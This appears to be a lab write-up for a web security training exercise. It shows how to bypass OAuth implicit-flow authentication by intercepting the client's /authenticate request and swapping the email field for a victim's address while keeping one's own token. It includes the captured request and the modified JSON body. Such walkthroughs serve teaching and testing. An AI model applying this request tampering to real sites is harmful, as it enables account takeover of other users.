Authentication bypass via OAuth implicit flow

This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.


To solve the lab, log in to Carlos's account. His email address is `carlos@carlos-montoya.net`.
You can log in with your own social media account using the following credentials: `wiener:peter`.

To Do

While proxying traffic through Burp, click "My account" and complete the OAuth login process. Afterwards, you will be redirected back to the blog website.

Review The HTTP History For Useful Artefacts

In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that make up the OAuth flow. This starts from the authorization request `GET /auth?client_id=[...]`.




```
POST /authenticate HTTP/1.1
Host: 0a12007903fa353ac074080f00ea0046.web-security-academy.net
Cookie: session=8mNGwxHJqJfiiQDNM0HJp7wI05nw4Uxh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0)
Gecko/20100101 Firefox/103.0
Accept: application/json
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a12007903fa353ac074080f00ea0046.web-security-academy.net/oauth-callback
Content-Type: application/json
Content-Length: 103
Origin:
https://0a12007903fa353ac074080f00ea0046.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "email":"wiener@hotdog.com",
  "username":"wiener",
  "token":"YhLPpfJI4iS3WtTLHQaiKUcrdsFmmOBGm62IMIWCDax"
}
```

Notice that the client application (the blog website) receives some basic information about the user from the OAuth service. It then logs the user in by sending a `POST` request containing this information to its own `/authenticate` endpoint, along with the access token.


Intercept the /authenticate request

After interception, change the email address to `carlos@carlos-montoya.net` and send the request. It will pass through the security and Carlos's t will be usable.




```
{
  "email":"carlos@carlos-montoya.net",
  "username":"wiener",
  "token":"YhLPpfJI4iS3WtTLHQaiKUcrdsFmmOBGm62IMIWCDax"
}
```

Yaas



Congratulations, you solved the lab!

Blue Print



Check what data is being sent via HTTP history
Review the " email" in JSON format data
Swap your email credentials for Victim Carlos credential
System uses our token but authorises Carlos's account